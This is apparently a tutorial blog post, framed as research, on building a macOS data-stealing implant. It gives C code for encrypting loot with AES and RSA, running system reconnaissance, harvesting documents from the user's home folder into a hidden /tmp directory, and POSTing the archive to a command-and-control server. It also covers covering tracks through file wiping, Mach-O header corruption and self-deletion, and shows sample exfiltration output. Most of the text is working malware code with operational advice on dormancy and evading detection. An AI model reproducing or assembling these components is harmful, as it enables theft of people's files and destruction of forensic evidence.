Okay. The implant has the RSA public key. Now we exfiltrate data. This is where our design shines because we did hybrid encryption the right way. Let me explain hybrid encryption. RSA is strong but slow and has a small size limit. AES is fast and can handle large data but it is symmetric. You need to share the key securely.
We combine them.
We generate a random AES key.
We encrypt the data with that AES key. This is fast.
We encrypt the AES key itself with the RSA public key. This is secure.
We send both the encrypted data and the encrypted key.
The server uses its RSA private key to get the AES key back. Then it uses the AES key to decrypt the data. This is how TLS works. It is the correct method.
static unsigned char* wrap_loot(const unsigned char *plaintext, size_t plaintext_len,
                                size_t *out_len, RSA *rsa_pubkey) {
    // Step 1: Generate random AES key and IV
    unsigned char aes_key[16], iv[IV_SZ];
    if (!RAND_bytes(aes_key, sizeof(aes_key)) ||
        !RAND_bytes(iv, IV_SZ))
        return NULL;

    // Step 2: Encrypt data with AES-128-CBC
    EVP_CIPHER_CTX *ctx = EVP_CIPHER_CTX_new();
    EVP_EncryptInit_ex(ctx, EVP_aes_128_cbc(), NULL, aes_key, iv);
    EVP_EncryptUpdate(ctx, ciphertext, &len_ct, plaintext, plaintext_len);
    EVP_EncryptFinal_ex(ctx, ciphertext + len_ct, &final_ct);

    // Step 3: Encrypt AES key with RSA-OAEP
    int ek_len = RSA_public_encrypt(sizeof(aes_key),
                                    aes_key,
                                    encrypted_key,
                                    rsa_pubkey,
                                    RSA_PKCS1_OAEP_PADDING);  // <-- Here
See that RSA_PKCS1_OAEP_PADDING? That is a key detail. We could have used the older RSA_PKCS1_PADDING. It would have been easier. But we did not. We used OAEP. This Optimal Asymmetric Encryption Padding is strong against padding attacks.
[4 bytes: length of encrypted AES key]
[N bytes: RSA-encrypted AES key]
[16 bytes: IV for AES]
[4 bytes: length of ciphertext]
[M bytes: AES-encrypted data]
It is simple and it is sound. We use no custom cryptography. We use the OpenSSL EVP interface exactly as intended. this means someone could potentially alter the ciphertext during transit. But for our specific use case, where we are just sending data one way to our own server, this is an acceptable choice. GCM would be better, but CBC is not a true vulnerability here. It gets the job done.
Alright now let’s talk about what this thing actually does when it runs, First, generates a UUID for the target:
void mint_uuid(char *id) {
    uuid_t uuid;
    uuid_generate_random(uuid);
    uuid_unparse(uuid, id);
}
So Every target gets a unique identifier. Good for tracking on the C2 side, Then we have a part that I know is a little loud. We run the system profiler.
const char *cmd = "system_profiler SPSoftwareDataType SPHardwareDataType";
FILE *fp = popen(cmd, "r");
For anyone who does not know, this tool gives us a full system report. We get the OS version, hardware details, the machine serial number, and more. It is perfect for our initial reconnaissance. But it is also very noisy.
If the target system has any EDR or security monitoring, this command will create a big alert. A random program running this specific system profiler command is a major red flag. I would definitely write a detection rule for it myself. We use it because the information is valuable. But we know it is a risk. It is a trade off.
After we collect the system information, we begin hunting for documents. This part of the process is highly configurable for operational security. You can set the implant to remain dormant for weeks before activating. Once active, it can begin exfiltrating data on a regular schedule, such as once per week.
For my purposes, I believe this approach is better for a simple explanation.
static const char *ALLOWED[] = {"txt", "doc", "pdf", NULL};

static int fileCollector(const char *fpath, const struct stat *sb,
                        int typeflag, struct FTW *ftwbuf) {
    if (fileCount >= M_FL) return 0;  // Max 100 files
    if (typeflag == FTW_F && sb->st_size > 0) {
        const char *ext = strrchr(fpath, '.');
        if (ext && ext != fpath) {
            ext++;
            for (int i = 0; ALLOWED[i]; i++) {
                if (strcasecmp(ext, ALLOWED[i]) == 0) {
                    // Copy file to /tmp/.sys
                    char dst[512];
                    snprintf(dst, sizeof(dst), "%s/%s", tmpDirectory, base);
                    if (copyFile(fpath, dst) == 0) {
                        files[fileCount++] = o;
                    }
                }
            }
        }
    }
}
After the recon phase, our implant begins hunting for documents. It walks the user’s home directory using nftw(), targeting files with the extensions .txt, .doc, and .pdf. It copies up to 100 of these files to a temporary directory at /tmp/.sys. Then, we package them using the system’s tar command.
We build a command to create the archive and execute it directly. This gives us a cleanly packaged file for the next step.
snprintf(tarcmd, sizeof(tarcmd), "tar -cf %s -C %s .", archivePath, tmpDirectory);
system(tarcmd);
This is the part of our design where we make a clear trade-off. We put significant effort into strong encryption for our strings and network communication. However, the file collection process is more simple. We know that recursively walking a home directory can be slow and visible in system logs. Creating a hidden directory in /tmp is common behavior. Using the tar command directly leaves a process record. A good EDR system might detect the rapid, sequential file access pattern.
We accept this risk. The goal is speed and simplicity for a specific type of operation. We assume we have a limited window and prioritize gathering a wide set of documents quickly.
If the collection is successful, we compress the .tar file using zlib. We then encrypt the resulting data with our hybrid AES+RSA scheme. Finally, we transmit it to our server with a simple HTTP POST request.
unsigned char *compData = compressData(archiveData, archiveSize, &compSize);
The transmission function is basic. It sets the content type, points to our server URL, and sends the data. There is no error checking or retry logic. It is a fire-and-forget operation. If the network is down, the data is lost.
static void overn_out(const char *server_url, const unsigned char *data, size_t size) {
    CURL *curl = curl_easy_init();
    struct curl_slist *hdr = curl_slist_append(NULL, "Content-Type: application/octet-stream");
    curl_easy_setopt(curl, CURLOPT_URL, server_url);
    curl_easy_setopt(curl, CURLOPT_POSTFIELDS, data);
    curl_easy_setopt(curl, CURLOPT_POSTFIELDSIZE, size);
    curl_easy_perform(curl);
}
Meanin’ is built for quick, targeted operations. It is not designed for long-term, persistent data stealing. The objective is to get in, grab valuable data quickly, and exfiltrate it immediately.
The implant has finished its task. Let me show you our self-destruct process. This is where we put in the some work, First, we have a file wiping routine. We support multiple overwrite passes with different patterns.
typedef enum {
    WIPE_ZERO,
    WIPE_ONE,
    WIPE_RANDOM,
    WIPE_CUSTOM
} wipe_pattern_t;
The default is one pass with random data, but the system can handle more complex patterns. The core of the wiping function is here:
static int w_file(int fd, unsigned char *buf, size_t len, const wipe_conf_t *config) {
    for (int pass = 0; pass < config->passes; pass++) {
        f_buffer(buf, len, config->patterns[pass], config->custom);
        lseek(fd, 0, SEEK_SET);
        write(fd, buf, len);
        fsync(fd);
    }
    return 0;
}
That fsync() call is critical. Modern systems cache data in memory. If you only call write(), your overwrite data might stay in a cache and never be written to the disk. Using fsync() forces the system to write everything to the physical drive immediately. This is what makes the deletion real. But we do more than just wipe the file. Before we start the deletion, we corrupt the Mach-O header.
static int corrupt_macho(int fd) {
    unsigned char *header = mmap(NULL, 4096, PROT_READ | PROT_WRITE,
                                 MAP_ANON | MAP_PRIVATE, -1, 0);

    pread(fd, header, 4096, 0);

    uint32_t rnd = arc4random_uniform(0xFFFFFFFF);
    memcpy(header, &rnd, sizeof(rnd));

    for (int i = 0; i < 16; i++) {
        size_t off = arc4random_uniform(4096 - sizeof(uint32_t));
        rnd = arc4random_uniform(0xFFFFFFFF);
        memcpy(header + off, &rnd, sizeof(rnd));
    }

    pwrite(fd, header, 4096, 0);
    fsync(fd);
Even if someone recovers the binary before we finish wiping it, the file is useless. We corrupt the magic number and 16 other random spots in the header. The file will not execute, and analysis tools will fail to read it. The random locations make it very hard to repair.
cleanup:
    {
        volatile unsigned char *vp = (volatile unsigned char *)header;
        for (size_t i = 0; i < 4096; i++) vp[i] = 0;
    }
    munmap(header, 4096);
and of course, after we finish, we clean up the header memory, We use the volatile keyword here. Without it, the compiler might see that we are about to unmap the memory and simply skip the zeroing loop as an optimization. The volatile keyword forces the compiler to perform every single write. This ensures the header data does not linger in RAM.
Finally, we also lock our overwrite buffer in memory to prevent it from being written to the swap file.
unsigned char *buf = mmap(NULL, sz, PROT_READ | PROT_WRITE,
                          MAP_ANON | MAP_PRIVATE, -1, 0);
mlock(buf, sz);
munlock(buf, sz);
If our buffer was swapped to disk, our deletion patterns would be saved there, which would completely defeat the purpose.
You cannot delete a running executable. The operating system locks the file. So how do we make a program that can erase itself? We use a simple and reliable method: we fork a new process and then exit.
void k_ill(void) {
    char path[1024] = {0};
    uint32_t sz = sizeof(path);
    _NSGetExecutablePath(path, &sz);

    pid_t parent_pid = getpid();
    pid_t pid = fork();

    if (pid == 0) {
        // Child process
        usleep(500000);
        if (kill(parent_pid, 0) != 0) {
            // Parent is dead, safe to delete
            _self(path);
        }
        exit(EXIT_SUCCESS);
    }

    // Parent exits immediately
    exit(EXIT_SUCCESS);
}
First, we get the full path to our own binary. Then we fork, creating a child process. The original parent process exits right away. This releases the OS lock on the executable file.
The new child process waits for half a second. It then checks if the parent process is truly gone. We do this with kill(parent_pid, 0), which just checks for the process’s existence without sending a signal. Once the child confirms the parent is dead, it calls our internal _self function. This function handles the header corruption and secure file wiping we discussed. Finally, the child process exits.
This works because the child process is not executing from the binary on disk. It is a copy in memory. This allows it to modify and delete the original file without any problem.
We know this method has a small race condition. That 500 millisecond wait is a brief window where the file is unlocked but not yet deleted. A very fast tool could copy it. A more precise method would use waitpid for perfect synchronization. But for almost all real situations, this method is effective and reliable.
[REMOTE HOST]
Saved to '/exfil05'

		ID: EC001398-2683-46B9-823E-8CF1C570950D
			=== Host ===
Software:
    System Software Overview:
        System Version: macOS Ventura 13.3.1 (Build 22D49)
        Kernel Version: Darwin 22.4.0
        Boot Volume: Macintosh HD
        Boot Mode: Normal
        Computer Name:
        User Name: foo
        Secure Virtual Memory: Enabled
        System Integrity Protection: Enabled
        Time since boot:


Hardware:
    Hardware Overview:
        Model Name: MacBook Pro
        Model Identifier: MacBookPro18,1
        Processor Name: 10-Core Intel Core i9
        Processor Speed: 2.3 GHz
        Hyper-Threading Technology: Enabled
        Number of Processors: 1
        Total Number of Cores: 10
        Memory: 32 GB
        System Firmware Version:
        OS Loader Version:
        SMC Version (system):
        Serial Number (system):
        Hardware UUID:
        Provisioning UDID:

[DATA]
Exfil:
	Extracted:
		- ./color_128x.png,
		- ./n_icon.png, ./preview.png,
		- ./pyright-icon.png, ./icon.png
		- ....
I had to cut some parts from this write-up because it was getting too long. We cannot cover everything at once. There are still many components we have not explored.
This code works on my system because I built it for this specific environment. It might not work the same way elsewhere. Remember this is a research project to demonstrate fundamental techniques. The goal is to show concepts that can be used in macOS malware development. You will encounter many nuances in practice. There is more content coming.
as always, see you next time!
                   **  **
                  *  *
                      *
                   *
                      *
                    *
                  *

                     *
                       **